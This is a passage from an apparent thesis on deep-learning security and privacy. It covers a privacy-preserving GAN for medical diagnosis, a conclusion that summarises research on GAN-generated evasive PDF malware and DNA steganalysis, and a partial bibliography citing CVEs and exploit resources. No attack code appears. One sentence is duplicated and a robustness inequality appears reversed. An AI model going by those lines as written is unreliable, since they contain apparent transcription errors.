samples are placed in the other region. In Fig. 6.8, we can observe that four test samples are located in the middle region, and their corresponding synthesized samples are placed in the same region. Both the remaining test samples and their synthesized samples are positioned in the same dark pink region. The above results confirm that DPGF was trained to generate synthesized samples that preserve their original class label.

6.2.6 Performance Comparison

DP-GAN is a state-of-the-art method that exploits the ϵ-DP mechanism, which achieves plausible privacy by adding Laplacian noise to ensure that the difference between the outputs of any two adjacent datasets (only differing by a single record) is bounded in terms of ϵ [83]. For the DP-GAN in our experiment, we followed the experimental setting described in Section 4.1 [281].

Fig. 6.9 (a) shows the correlation coefficient with respect to the four datasets. Fig. 6.9 (b, c) respectively shows the accuracy and AUPRC with respect to their corresponding datasets. The results indicate that the proposed method delivered a better performance in terms of accuracy and AUPRC while exhibiting less dependency on the original data. These results were statistically significant at a p-value of 2.1×10^{-4} for the breast-cancer dataset, 4.1×10^{-4} for the prostate cancer dataset, 1.2×10^{-4} for the Indian liver cancer dataset, and 1.9×10^{-4} for the heart-disease dataset.

6.3 Discussion

DPGF ensures that the data are more randomized, compared to existing GAN-based DP methods, allowing it to provide the desired guarantees. DPGF uses a strategy that is effectively maximally random to produce data that are completely randomized while still producing the correct output labels for a specific target classifier. The data may seem significantly amenable to downstream analyses. However, in many services, users prefer to obtain their diagnoses while avoiding further downstream analyses.

We believe that a framework that can guarantee high-level privacy while preserving the original diagnostic result is more beneficial and efficient than monitoring whether providers possess a strong privacy policy. In this aspect, DPGF can easily be used for MLaaS medical diagnostic platforms. Our framework comprises randomization and training phases. The randomization process protects the user's privacy, such as the user's sensitive medical information, and the training phase maintains the original class label such that it can be used by MLaaS medical diagnostic platforms.

To design the randomization process, we used a one-time-pad approach to formulate a perfectly secret scheme and proposed a variant GAN to maintain the class information. Using our framework, we achieved a reasonable prediction accuracy while protecting any sensitive information contained in the original data. Thus, it would be beneficial for DL-based online-diagnostic service providers to take advantage of our framework if further data sharing needs to be restricted.

Upon a user's consent of a downstream analysis, encryption-based methods can be used in DL. For example, fully homomorphic encryption (FHE) cryptosystems are deployed in DL models to preserve privacy. However, recent methods may not yet be suitable for practical use because the prediction performance is not compatible with deeper models; most FHE-based DL models do not include the final non-linear activation functions. Many approaches replace the activation functions with square functions. Alternatively, they train the unencrypted data with typical models and then transfer the trained model's weights to a different model. Considering these limitations, DP-based DL models will continuously be studied, and we believe that our approach will benefit future research in this field. As part of future studies, we plan to extend our model to genomic data.

Chapter 7

Conclusion

As preliminary research, we reviewed security and privacy issues in DL and proposed a set of methodologies based on ML algorithms that can overcome these issues.

Chapter 2 presents evasion attacks that use AE to disrupt the classification process and poisoning attacks that could otherwise compromise training by compromising training data with tainted material. Defenses include removing malicious data, making a classifier insensitive to such data, or masking the classifier's internal design and parameters to make attacks more difficult to formulate. With respect to AI, we review recent security and data-privacy models under the notion of SPAI and examine current challenges.

In Chapter 3, we address the development of DL models to find AEs against ML-based PDF malware classifiers. Our problem is more challenging than those for ML models for image processing because of the highly complex data structure of PDFs, compared with traditional image datasets, and the requirement that the infected PDF should exhibit malicious behavior without being detected. To resolve this problem, we propose a variant GAN that generates an evasive-variant PDF malware (without causing an application abort), which can be classified as benign by various existing classifiers while maintaining the intended malicious behavior.

In Chapter 4, we describe how the development of DL models has facilitated the use of DNA and steganography to create a covert channel and address the current limitations of detection tools for DNA steganography. To address this limitation, we propose a general sequence learning-based DNA steganalysis framework. This approach learns the intrinsic distribution of coding and non-coding sequences and detects hidden messages by exploiting distribution variations after hiding these messages. Our framework identifies the distribution variations by using a classification score to predict whether a sequence is a coding or non-coding sequence.

In Chapters 5 and 6, we address privacy concerns for services that require privacy data for the use of cloud-hosted DL models and propose methodologies that offer privacy preservation and good prediction performance involving deploying a diagnostic tool. Our model guarantees user-data privacy while maintaining the original class information and protecting the models from reverse engineering.

7.0.1 Limitations

Papernot et al. [203] introduced the adversarial training algorithm, which is resistant to adversarial example techniques as a result of retraining on the adversarial examples. In the same sense, antivirus vendors can prevent such adversarial attacks by collecting mutated examples and updating their detectors. However, after the detectors have been updated, attackers can retrain their attack models to exploit the target detectors. Apart from retraining, it was observed that new adversarial examples remained undetected by the updated detectors [121].

However, most attack models were effective under the black-box assumption. Multiple detector submissions are required to obtain a classification score. Therefore, if the defender limits the number of submissions for a single peer, it would hinder the performance of the evasive technique. Moreover, the defender can opt to retrain the detector model using the newly submitted files to employ recent ML approaches for continual learning [146, 172, 221, 237], in which ML is used to learn continuously without loss of acquired knowledge of previous tasks.

Earlier studies on GAN-based DP methods effectively added noise to the data, gradients, or objective functions to establish differential privacy guarantees. However, from the perspective of DL researchers, the aforementioned bound types may not provide practical insights on whether such privacy bounds are sufficiently strong. A method is required to deploy a maximally random strategy to produce data that are completely randomized while still producing the correct output labels for a specific target classifier. However, the data may seem significantly amenable to downstream analysis.

7.0.2 Future Work

From our observations, AEs are important key features for the robustness of neural networks as a significant outlier for the success of misclassification. We believe that it would be beneficial if interpretable AI approaches can be applied to such an attack or defense method. Interpretable AI analyzes the underlying functions of the DL model and determines how it makes predictions. With a deeper understanding of DL models, it is feasible to design a model that is robust to unseen attacks by identifying blind spots that should be considered and addressed.

In a recent work, [126], a new perspective of the phenomenon of adversarial examples introduced the concept of robust and non-robust features at each data point. Robust features correspond to patterns that are predictive of the true classification label, even when data are perturbed in an adversarial manner. Conversely, non-robust features correspond to patterns that are also predictive but can be easily flipped by adversarial perturbations. Conversely, non-robust features correspond to patterns that are also predictive but can be easily flipped by adversarial perturbations. A feature, $\mathcal{F}$, can be categorized as a robust feature if it is correlated with the true label in the expectation of $\mathbb{E}_{(x,y)} \sim D[y.f(x)] \leq \mathcal{F}_r$, where D is a distribution and y is the true label. Robust features can be selected with a trained linear classifier by querying modified features. However, this approach requires a 2^f search space, and categorizing features depends on the trained linear classifier. From previous works, we found that non-robust features share common features by transferring one attack model to others. Thus, blocking these non-robust features will harden the attack to generate evasive samples.

Our hypothesis suggests that perturbations computed for one model often transfer to the other. Because any model is likely to learn similar non-robust features, perturbations that manipulate such features will apply to both. This perspective establishes that adversarial vulnerability can be blocked if these features are identified. For this, the goal of our future work is to identify non-robust features: those that can modify the class decision boundary if changed. We can consider these as expert-identified features. The extent to which minor variations in the set of identified non-robust features matters is an open question. Human experts identify non-robust features that are usually insufficient for creating the best selections. To capture non-robust features from heterogeneous features, we believe that a variational autoencoder is a suitable candidate, because each feature can be represented as latent space: $z \sim N(\mu, \sigma)$. These latent spaces allow us to differentiate features that apply to our task, such as labels.

Bibliography

[1] fqzcomp. URL https://sourceforge.net/projects/fqzcomp/.

[2] Veil-ordnance. URL https://github.com/Veil-Framework/Veil-Ordnance.

[3] Mitre. cve-2008-2992, 2008. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-2992.

[4] Mitre. cve-2010-0188, 2010. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0188.

[5] Mitre. cve-2010-2883, 2010. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2883.

[6] Mitre. cve-2010-3654, 2010. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3654.

[7] Mitre. cve-2011-2462, 2011. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2462.

[8] Mitre. cve-2013-2729, 2013. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2729.

[9] Milia parkour "16,800 clean and 11,960 malicious files for signature testing and research", 2013. URL http://contagiodump.blogspot.com/2013/03/16800-clean-and-11960-malicious-files.html.

[10] Weilin xu, pdf-malware-parser: A fork of pdfrw aiming at parsing pdf malware, 2015. URL https://github.com/mzweilin/PDF-Malware-Parser.

[11] Mitre. cve-2017-13056, 2017. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-13056.

[12] Mitre. cve-2018-9958, 2018. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-9958.

[13] Freedesktop.org. 2018. poppler., 2018. URL https://poppler.freedesktop.org/.

[14] Sonicwall detects, reports dramatic rise in fraudulent pdf files in q1 2019, 2019. URL https://www.sonicwall.com/news/sonicwall-detects-reports-dramatic-rise-in-fraudulent-pdf-files-in-q1-2019/.

[15] Exploit-database, 2020. URL https://www.exploit-db.com/.

[16] Martín Abadi, Paul Barham, Jianmin Chen, Zhifeng Chen, Andy Davis, Jeffrey Dean, Matthieu Devin, Sanjay Ghemawat, Geoffrey Irving, Michael Isard, et al. Tensorflow: a system for large-scale machine learning. In *12th USENIX Symposium on Operating Systems Design and Implementation*, 2016.

[17] Martin Abadi, Andy Chu, Ian Goodfellow, H Brendan McMahan, Ilya

Mironov, Kunal Talwar, and Li Zhang. Deep learning with differential privacy. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, 2016.

[18] Gergely Acs, Luca Melis, Claude Castelluccia, and Emiliano De Cristofaro. Differentially private mixture of generative neural networks. *IEEE Transactions on Knowledge and Data Engineering*, 2018.

[19] Scott Alfeld, Xiaojin Zhu, and Paul Barford. Data poisoning attacks against autoregressive models. In *AAAI Conference on Artificial Intelligence*, 2016.

[20] Stephen F Altschul, Warren Gish, Webb Miller, Eugene W Myers, and David J Lipman. Basic local alignment search tool. *Journal of molecular biology*, 215 (3):403–410, 1990.

[21] Cambridge Analytica. Facebook–cambridge analytica data scandal, 2018. URL `https://en.wikipedia.org/wiki/Facebook-Cambridge_Analytica_data_scandal`.

[22] Yoshinori Aono, Takuya Hayashi, Lihua Wang, Shiho Moriai, et al. Privacy-preserving deep learning via additively homomorphic encryption. *IEEE Transactions on Information Forensics and Security*, 13(5):1333–1345, 2018.

[23] Masanori Arita. Comma-free design for dna words. *Communications of the ACM*, 47(5):99–100, 2004.

[24] Masanori Arita and Yoshiaki Ohashi. Secret signatures inside genomic dna. *Biotechnology progress*, 20(5):1605–1607, 2004.

[25] Martin Arjovsky, Soumith Chintala, and Léon Bottou. Wasserstein generative adversarial networks. In *Proceedings of the 34th International Conference*

on Machine Learning, volume 70 of *Proceedings of Machine Learning Research*, pages 214–223, International Convention Centre, Sydney, Australia, 06–11 Aug 2017. PMLR.

[26] Anish Athalye and Ilya Sutskever. Synthesizing robust adversarial examples. *arXiv preprint arXiv:1707.07397*, 2017.

[27] Anish Athalye, Nicholas Carlini, and David Wagner. Obfuscated gradients give a false sense of security: Circumventing defenses to adversarial examples. In *International Conference on Machine Learning*, 2018.

[28] Ho Bae, Jaehee Jang, Dahuin Jung, Hyemi Jang, Heonseok Ha, and Sungroh Yoon. Security and privacy issues in deep learning. *arXiv preprint arXiv:1807.11655*, 2018.

[29] Ho Bae, Byunghan Lee, Sunyoung Kwon, and Sungroh Yoon. Dna steganalysis using deep recurrent neural networks. *(Accepted) Proceedings of the 24th Pacific Symposium on Biocomputing*, 2019.

[30] Pierre Baldi and Søren Brunak. Bioinformatics: the machine learning approach. 2001.

[31] Shumeet Baluja. Hiding images in plain sight: Deep steganography. In *Advances in Neural Information Processing Systems*, pages 2069–2079, 2017.

[32] Mislav Balunovic and Martin Vechev. Adversarial training and provable defenses: Bridging the gap. In *International Conference on Learning Representations*, 2020. URL `https://openreview.net/forum?id=SJxSDxrKDr`.

[33] Ulrich Bayer, Paolo Milani Comparetti, Clemens Hlauschek, Christopher

Kruegel, and Engin Kirda. Scalable, behavior-based malware clustering. In *NDSS*, volume 9, pages 8–11. Citeseer, 2009.

[34] Brett K Beaulieu-Jones, Zhiwei Steven Wu, Chris Williams, Ran Lee, Sanjeev P Bhavnani, James Brian Byrd, and Casey S Greene. Privacy-preserving generative deep neural networks support clinical data sharing. *Circulation: Cardiovascular Quality and Outcomes*, 12(7):e005122, 2019.

[35] Marc B Beck, Eric C Rouchka, and Roman V Yampolskiy. Finding data in dna: computer forensic investigations of living organisms. In *International Conference on Digital Forensics and Cyber Crime*, pages 204–219. Springer, 2012.

[36] Marc Bjoern Beck. A forensics software toolkit for dna steganalysis. 2015.

[37] Mihir Bellare and Phillip Rogaway. Random oracles are practical: A paradigm for designing efficient protocols. In *Proceedings of the 1st ACM conference on Computer and communications security*, pages 62–73. ACM, 1993.

[38] Yoshua Bengio et al. Learning deep architectures for AI. *Foundations and Trends in Machine Learning*, 2(1):1–127, 2009.

[39] Krista Bennett. Linguistic steganography: Survey, analysis, and robustness concerns for hiding information in text. 2004.

[40] Oliver Berthold, Hannes Federrath, and Stefan Köpsell. Web mixes: A system for anonymous and unobservable internet access. In *Designing privacy enhancing technologies*, pages 115–129. Springer, 2001.

[41] Battista Biggio, Igino Corona, Davide Maiorca, Blaine Nelson, Nedim Šrndić, Pavel Laskov, Giorgio Giacinto, and Fabio Roli. Evasion attacks against ma-

chine learning at test time. In *Joint European Conference on Machine Learning and Knowledge Discovery in Databases*, 2013.

[42] Catherine Blake. Uci repository of machine learning databases. *http://www. ics. uci. edu/~ mlearn/MLRepository. html*, 1998.

[43] Keith Bonawitz, Hubert Eichner, Wolfgang Grieskamp, Dzmitry Huba, Alex Ingerman, Vladimir Ivanov, Chloe Kiddon, Jakub Konecny, Stefano Mazzocchi, H Brendan McMahan, et al. Towards federated learning at scale: System design. In *Conference on Systems and Machine Learning*, 2019.

[44] Joppe W Bos, Kristin Lauter, Jake Loftus, and Michael Naehrig. Improved security for a ring-based fully homomorphic encryption scheme. In *IMA International Conference on Cryptography and Coding*, 2013.

[45] Florian Bourse, Michele Minelli, Matthias Minihold, and Pascal Paillier. Fast homomorphic evaluation of deep discretized neural networks. In *Annual International Cryptology Conference*, 2018.

[46] Leo Breiman. Random forests. *Machine learning*, 45(1):5–32, 2001.

[47] Wieland Brendel, Jonas Rauber, and Matthias Bethge. Decision-based adversarial attacks: Reliable attacks against black-box machine learning models. In *International Conference on Learning Representations*, 2018.

[48] Wieland Brendel, Jonas Rauber, Matthias Kümmerer, Ivan Ustyuzhaninov, and Matthias Bethge. Accurate, reliable and fast robustness evaluation. In *Advances in Neural Information Processing Systems*, pages 12841–12851, 2019.

[49] Joan Bruna, Wojciech Zaremba, Arthur Szlam, and Yann LeCun. Spec-

tral networks and locally connected networks on graphs. *arXiv preprint arXiv:1312.6203*, 2013.

[50] Alon Brutzkus, Oren Elisha, and Ran Gilad-Bachrach. Low latency privacy preserving inference. *arXiv preprint arXiv:1812.10659*, 2018.

[51] Jacob Buckman, Aurko Roy, Colin Raffel, and Ian Goodfellow. Thermometer encoding: One hot way to resist adversarial examples. In *International Conference on Learning Representations*, 2018.

[52] Anna L Buczak and Erhan Guven. A survey of data mining and machine learning methods for cyber security intrusion detection. *IEEE Communications Surveys & Tutorials*, 18(2):1153–1176, 2016.

[53] Mark Bun and Thomas Steinke. Concentrated differential privacy: Simplifications, extensions, and lower bounds. In *Theory of Cryptography Conference*, 2016.

[54] Ran Canetti, Oded Goldreich, and Shai Halevi. The random oracle methodology, revisited. *Journal of the ACM (JACM)*, 51(4):557–594, 2004.

[55] Nicholas Carlini and David Wagner. Adversarial examples are not easily detected: Bypassing ten detection methods. In *10th ACM Workshop on Artificial Intelligence and Security*, 2017.

[56] Nicholas Carlini and David Wagner. Towards evaluating the robustness of neural networks. In *IEEE Symposium on Security and Privacy*, 2017.

[57] Nicholas Carlini and David Wagner. Audio adversarial examples: Targeted attacks on speech-to-text. In *2018 IEEE Security and Privacy Workshops*, 2018.

[58] Yair Carmon, Aditi Raghunathan, Ludwig Schmidt, John C Duchi, and Percy S Liang. Unlabeled data improves adversarial robustness. In *Advances in Neural Information Processing Systems*, pages 11190–11201, 2019.

[59] Hervé Chabanne, Amaury de Wargny, Jonathan Milgram, Constance Morel, and Emmanuel Prouff. Privacy-preserving classification on deep neural network. *IACR Cryptology ePrint Archive*, 2017.

[60] Chin-Chen Chang, Tzu-Chuen Lu, Ya-Fen Chang, and RCT Lee. Reversible data hiding schemes for deoxyribonucleic acid (dna) medium. *International Journal of Innovative Computing, Information and Control*, 3(5):1145–1160, 2007.

[61] Kamalika Chaudhuri and Claire Monteleoni. Privacy-preserving logistic regression. In *Advances in Neural Information Processing Systems*, 2009.

[62] David Chaum. The dining cryptographers problem: Unconditional sender and recipient untraceability. *Journal of cryptology*, 1(1):65–75, 1988.

[63] Bryant Chen, Wilka Carvalho, Nathalie Baracaldo, Heiko Ludwig, Benjamin Edwards, Taesung Lee, Ian Molloy, and Biplav Srivastava. Detecting backdoor attacks on deep neural networks by activation clustering. *arXiv preprint arXiv:1811.03728*, 2018.

[64] Pin-Yu Chen, Huan Zhang, Yash Sharma, Jinfeng Yi, and Cho-Jui Hsieh. Zoo: Zeroth order optimization based black-box attacks to deep neural networks without training substitute models. In *10th ACM Workshop on Artificial Intelligence and Security*, 2017.

[65] Xinyun Chen, Chang Liu, Bo Li, Kimberly Lu, and Dawn Song. Targeted

backdoor attacks on deep learning systems using data poisoning. *arXiv preprint arXiv:1712.05526*, 2017.

[66] Ilaria Chillotti, Nicolas Gama, Mariya Georgieva, and Malika Izabachene. Faster fully homomorphic encryption: Bootstrapping in less than 0.1 seconds. In *International Conference on the Theory and Application of Cryptology and Information Security*, 2016.

[67] Kyunghyun Cho, Bart Van Merriënboer, Caglar Gulcehre, Dzmitry Bahdanau, Fethi Bougares, Holger Schwenk, and Yoshua Bengio. Learning phrase representations using rnn encoder-decoder for statistical machine translation. In *Empirical Methods in Natural Language Processing*, 2014.

[68] Edward Chou, Josh Beal, Daniel Levy, Serena Yeung, Albert Haque, and Li Fei-Fei. Faster cryptonets: Leveraging sparsity for real-world encrypted inference. *arXiv preprint arXiv:1811.09953*, 2018.

[69] Moustapha Cisse, Piotr Bojanowski, Edouard Grave, Yann Dauphin, and Nicolas Usunier. Parseval networks: Improving robustness to adversarial examples. In *Proceedings of the 34th International Conference on Machine Learning-Volume 70*, pages 854–863. JMLR. org, 2017.

[70] Catherine Taylor Clelland, Viviana Risca, and Carter Bancroft. Hiding messages in dna microdots. *Nature*, 399(6736):533–534, 1999.

[71] Jeremy M Cohen, Elan Rosenfeld, and J Zico Kolter. Certified adversarial robustness via randomized smoothing. *arXiv preprint arXiv:1902.02918*, 2019.

[72] Francis S Collins and Monique K Mansoura. The human genome project: revealing the shared inheritance of all humankind. *Cancer: Interdisciplinary International Journal of the American Cancer Society*, 91(S1):221–225, 2001.

[73] Heather J Cordell and David G Clayton. Genetic association studies. *The Lancet*, 366(9491):1121–1131, 2005.

[74] Marco Cova, Christopher Kruegel, and Giovanni Vigna. Detection and analysis of drive-by-download attacks and malicious javascript code. In *Proceedings of the 19th international conference on World wide web*, pages 281–290. ACM, 2010.

[75] Bradley H Crotty and Warner V Slack. Designing online health services for patients. *Israel journal of health policy research*, 5(1):22, 2016.

[76] George Danezis. Statistical disclosure attacks: Traffic confirmation in open environments. In *Proceedings of Security and Privacy in the Age of Uncertainty,(SEC2003)*, pages 421–426.

[77] Hung Dang, Yue Huang, and Ee-Chien Chang. Evading classifiers by morphing in the dark. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 119–133. ACM, 2017.

[78] Jeffrey Dean, Greg Corrado, Rajat Monga, Kai Chen, Matthieu Devin, Mark Mao, Andrew Senior, Paul Tucker, Ke Yang, Quoc V Le, et al. Large scale distributed deep networks. In *Advances in Neural Information Processing Systems*, 2012.

[79] Jia Deng, Wei Dong, Richard Socher, Li-Jia Li, Kai Li, and Li Fei-Fei. ImageNet: A large-scale hierarchical image database. In *IEEE Conference on Computer Vision and Pattern Recognition*, 2009.

[80] Guneet S Dhillon, Kamyar Azizzadenesheli, Zachary C Lipton, Jeremy Bernstein, Jean Kossaifi, Aran Khanna, and Anima Anandkumar. Stochastic acti-

vation pruning for robust adversarial defense. In *International Conference on Learning Representations*, 2018.

[81] Cynthia Dwork. Differential privacy: A survey of results. In *International Conference on Theory and Applications of Models of Computation*, 2008.

[82] Cynthia Dwork. Differential privacy. In *Encyclopedia of Cryptography and Security*, pages 338–340. Springer, 2011.

[83] Cynthia Dwork and Rebecca Pottenger. Toward practicing privacy. *Journal of the American Medical Informatics Association*, 20(1):102–108, 2013.

[84] Cynthia Dwork, Aaron Roth, et al. The algorithmic foundations of differential privacy. *Foundations and Trends® in Theoretical Computer Science*, 9(3–4): 211–407, 2014.

[85] Manuel Egele, Gianluca Stringhini, Christopher Kruegel, and Giovanni Vigna. Compa: Detecting compromised accounts on social networks. In *NDSS*, 2013.

[86] Yaniv Erlich and Arvind Narayanan. Routes for breaching and protecting genetic privacy. *Nature Reviews Genetics*, 15(6):409, 2014.

[87] Reuben Feinman, Ryan R Curtin, Saurabh Shintre, and Andrew B Gardner. Detecting adversarial samples from artifacts. *arXiv preprint arXiv:1703.00410*, 2017.

[88] William S Forsyth and Reihaneh Safavi-Naini. Automated cryptanalysis of substitution ciphers. *Cryptologia*, 17(4):407–418, 1993.

[89] Matt Fredrikson, Somesh Jha, and Thomas Ristenpart. Model inversion attacks that exploit confidence information and basic countermeasures. In *ACM SIGSAC Conference on Computer and Communications Security*, 2015.

[90] Jessica Fridrich. Feature-based steganalysis for jpeg images and its implications for future design of steganographic schemes. In *International Workshop on Information Hiding*, pages 67–81. Springer, 2004.

[91] Jessica Fridrich, Tomáš Pevnỳ, and Jan Kodovskỳ. Statistically undetectable jpeg steganography: dead ends challenges, and opportunities. In *Proceedings of the 9th workshop on Multimedia & security*, pages 3–14. ACM, 2007.

[92] Robert G Gallager. *Information theory and reliable communication*, volume 2. Springer, 1968.

[93] Simson L Garfinkel, John M Abowd, and Christian Martindale. Understanding database reconstruction attacks on public data. 2018.

[94] Ashish Gehani, Thomas LaBean, and John Reif. Dna-based cryptography. pages 167–188, 2003.

[95] Ran Gilad-Bachrach, Nathan Dowlin, Kim Laine, Kristin Lauter, Michael Naehrig, and John Wernsing. Cryptonets: Applying neural networks to encrypted data with high throughput and accuracy. In *International Conference on Machine Learning*, 2016.

[96] Ian Goodfellow, Jean Pouget-Abadie, Mehdi Mirza, Bing Xu, David Warde-Farley, Sherjil Ozair, Aaron Courville, and Yoshua Bengio. Generative adversarial nets. In *Advances in Neural Information Processing Systems*, 2014.

[97] Ian J Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. *arXiv preprint arXiv:1412.6572*, 2014.

[98] Abigail Graese, Andras Rozsa, and Terrance E Boult. Assessing threat of ad-

versarial examples on deep neural networks. In *IEEE International Conference on Machine Learning and Applications*, 2016.

[99] Kathrin Grosse, Praveen Manoharan, Nicolas Papernot, Michael Backes, and Patrick McDaniel. On the (statistical) detection of adversarial examples. *arXiv preprint arXiv:1702.06280*, 2017.

[100] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. BadNets: Identifying vulnerabilities in the machine learning model supply chain. *arXiv preprint arXiv:1708.06733*, 2017.

[101] Ishaan Gulrajani, Faruk Ahmed, Martin Arjovsky, Vincent Dumoulin, and Aaron C Courville. Improved training of wasserstein gans. In *Advances in Neural Information Processing Systems*, pages 5767–5777, 2017.

[102] Chuan Guo, Mayank Rana, Moustapha Cisse, and Laurens van der Maaten. Countering adversarial images using input transformations. In *International Conference on Learning Representations*, 2018. URL `https://openreview.net/forum?id=SyJ7ClWCb`.

[103] Chuan Guo, Jacob R Gardner, Yurong You, Andrew Gordon Wilson, and Kilian Q Weinberger. Simple black-box adversarial attacks. *arXiv preprint arXiv:1905.07121*, 2019.

[104] George W Hart. To decode short cryptograms. *Communications of the ACM*, 37(9):102–108, 1994.

[105] Sam Hasinoff. Solving substitution ciphers. *Department of Computer Science, University of Toronto, Tech. Rep*, 2003.

[106] Jamie Hayes and George Danezis. Generating steganographic images via adversarial training. In *Advances in Neural Information Processing Systems*, pages 1954–1963, 2017.

[107] Jamie Hayes, Luca Melis, George Danezis, and Emiliano De Cristofaro. Logan: Membership inference attacks against generative models. *Privacy Enhancing Technologies*, 2019(1):133–152, 2019.

[108] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *IEEE Conference on Computer Vision and Pattern Recognition*, 2016.

[109] Warren He, James Wei, Xinyun Chen, Nicholas Carlini, and Dawn Song. Adversarial example defense: Ensembles of weak defenses are not strong. In *USENIX Workshop on Offensive Technologies*, 2017.

[110] Dominik Heider and Angelika Barnekow. Dna-based watermarks using the dna-crypt algorithm. *BMC bioinformatics*, 8(1):1, 2007.

[111] Mario Heiderich, Marcus Niemietz, Felix Schuster, Thorsten Holz, and Jörg Schwenk. Scriptless attacks: stealing the pie without touching the sill. In *Proceedings of the 2012 ACM conference on Computer and communications security*, pages 760–771. ACM, 2012.

[112] Matthias Hein and Maksym Andriushchenko. Formal guarantees on the robustness of a classifier against adversarial manipulation. In *Advances in Neural Information Processing Systems*, pages 2266–2276, 2017.

[113] Ehsan Hesamifard, Hassan Takabi, and Mehdi Ghasemi. CryptoDL: Deep neural networks over encrypted data. *arXiv preprint arXiv:1711.05189*, 2017.

[114] Briland Hitaj, Giuseppe Ateniese, and Fernando Perez-Cruz. Deep models under the GAN: Information leakage from collaborative deep learning. In *In ACM SIGSAC Conference on Computer and Communications Security*, 2017.

[115] Sepp Hochreiter and Jürgen Schmidhuber. Long short-term memory. *Neural Computation*, 9(8):1735–1780, 1997.

[116] Sepp Hochreiter and Jürgen Schmidhuber. Long short-term memory. *Neural computation*, 9(8):1735–1780, 1997.

[117] Vojtěch Holub and Jessica Fridrich. Designing steganographic distortion using directional filters. In *2012 IEEE International workshop on information forensics and security (WIFS)*, pages 234–239. IEEE, 2012.

[118] Vojtěch Holub, Jessica Fridrich, and Tomáš Denemark. Universal distortion function for steganography in an arbitrary domain. *EURASIP Journal on Information Security*, 2014(1):1, 2014.

[119] Nils Homer, Szabolcs Szelinger, Margot Redman, David Duggan, Waibhav Tembe, Jill Muehling, John V Pearson, Dietrich A Stephan, Stanley F Nelson, and David W Craig. Resolving individuals contributing trace amounts of dna to highly complex mixtures using high-density snp genotyping microarrays. *PLoS Genet*, 4(8):e1000167, 2008.

[120] Shengyuan Hu, Tao Yu, Chuan Guo, Wei-Lun Chao, and Kilian Q Weinberger. A new defense against adversarial images: Turning a weakness into a strength. In *Advances in Neural Information Processing Systems*, pages 1633–1644, 2019.

[121] Weiwei Hu and Ying Tan. Generating adversarial malware examples for black-box attacks based on gan. *arXiv preprint arXiv:1702.05983*, 2017.

[122] Gao Huang, Zhuang Liu, Kilian Q Weinberger, and Laurens van der Maaten. Densely connected convolutional networks. In *IEEE Conference on Computer Vision and Pattern Recognition*, 2017.

[123] Sandy Huang, Nicolas Papernot, Ian Goodfellow, Yan Duan, and Pieter Abbeel. Adversarial attacks on neural network policies. *arXiv preprint arXiv:1702.02284*, 2017.

[124] Andrew Ilyas, Logan Engstrom, Anish Athalye, Jessy Lin, Anish Athalye, Logan Engstrom, Andrew Ilyas, and Kevin Kwok. Black-box adversarial attacks with limited queries and information. In *35th International Conference on Machine Learning*, 2018.

[125] Andrew Ilyas, Logan Engstrom, and Aleksander Madry. Prior convictions: Black-box adversarial attacks with bandits and priors. In *International Conference on Learning Representations*, number 2019, 2019.

[126] Andrew Ilyas, Shibani Santurkar, Dimitris Tsipras, Logan Engstrom, Brandon Tran, and Aleksander Madry. Adversarial examples are not bugs, they are features. In *Advances in Neural Information Processing Systems*, 2019.

[127] Sergey Ioffe and Christian Szegedy. Batch normalization: Accelerating deep network training by reducing internal covariate shift. *arXiv preprint arXiv:1502.03167*, 2015.

[128] Saiful Islam, Mangat R Modi, and Phalguni Gupta. Edge-based image steganography. *EURASIP Journal on Information Security*, 2014(1):8, 2014.

[129] Jiyong Jang, David Brumley, and Shobha Venkataraman. Bitshred: feature hashing malware for scalable triage and semantic analysis. In *Proceedings of*

the 18th ACM conference on Computer and communications security, pages 309–320. ACM, 2011.

[130] James Jordon, Jinsung Yoon, and Mihaela van der Schaar. Pate-gan: Generating synthetic data with differential privacy guarantees. 2018.

[131] Dahuin Jung, Ho Bae, Hyun-Soo Choi, and Sungroh Yoon. Pixelsteganalysis: Pixel-wise hidden information removal with low visual degradation. *arXiv preprint arXiv:1902.10905*, 2019.

[132] Chiraag Juvekar, Vinod Vaikuntanathan, and Anantha Chandrakasan. Gazelle: A low latency framework for secure neural network inference. In *27th USENIX Security Symposium*, 2018.

[133] Georgios Kakavelakis and Joel Young. Auto-learning of smtp tcp transport-layer features for spam and abusive message detection. In *LISA*, pages 18–18, 2011.

[134] Harini Kannan, Alexey Kurakin, and Ian Goodfellow. Adversarial logit pairing. *arXiv preprint arXiv:1803.06373*, 2018.

[135] Tero Karras, Samuli Laine, and Timo Aila. A style-based generator architecture for generative adversarial networks. *arXiv preprint arXiv:1812.04948*, 2018.

[136] Guy Katz, Clark Barrett, David L Dill, Kyle Julian, and Mykel J Kochenderfer. Reluplex: An efficient SMT solver for verifying deep neural networks. In *International Conference on Computer Aided Verification*, 2017.

[137] Stefan Katzenbeisser and Fabien Petitcolas. Information hiding techniques for steganography and digital watermarking. 2000.

[138] Hadas Keren, Galit Lev-Maor, and Gil Ast. Alternative splicing and evolution: diversification, exon definition and function. *Nature Reviews Genetics*, 11(5): 345–355, 2010.

[139] Hui Kwon Kim, Seonwoo Min, Myungjae Song, Soobin Jung, Jae Woo Choi, Younggwang Kim, Sangeun Lee, Sungroh Yoon, and Hyongbum Henry Kim. Deep learning improves prediction of crispr–cpf1 guide rna activity. *Nature biotechnology*, 36(3):239, 2018.

[140] Jinkyu Kim, Seunghak Yu, Byonghyo Shim, Hanjoo Kim, Hyeyoung Min, Eui-Young Chung, Rhiju Das, and Sungroh Yoon. A robust peak detection method for rna structure inference by high-throughput contact mapping. *Bioinformatics*, 25(9):1137–1144, 2009.

[141] Jinkyu Kim, Heonseok Ha, Byung-Gon Chun, Sungroh Yoon, and Sang K Cha. Collaborative analytics for data silos. pages 743–754, 2016.

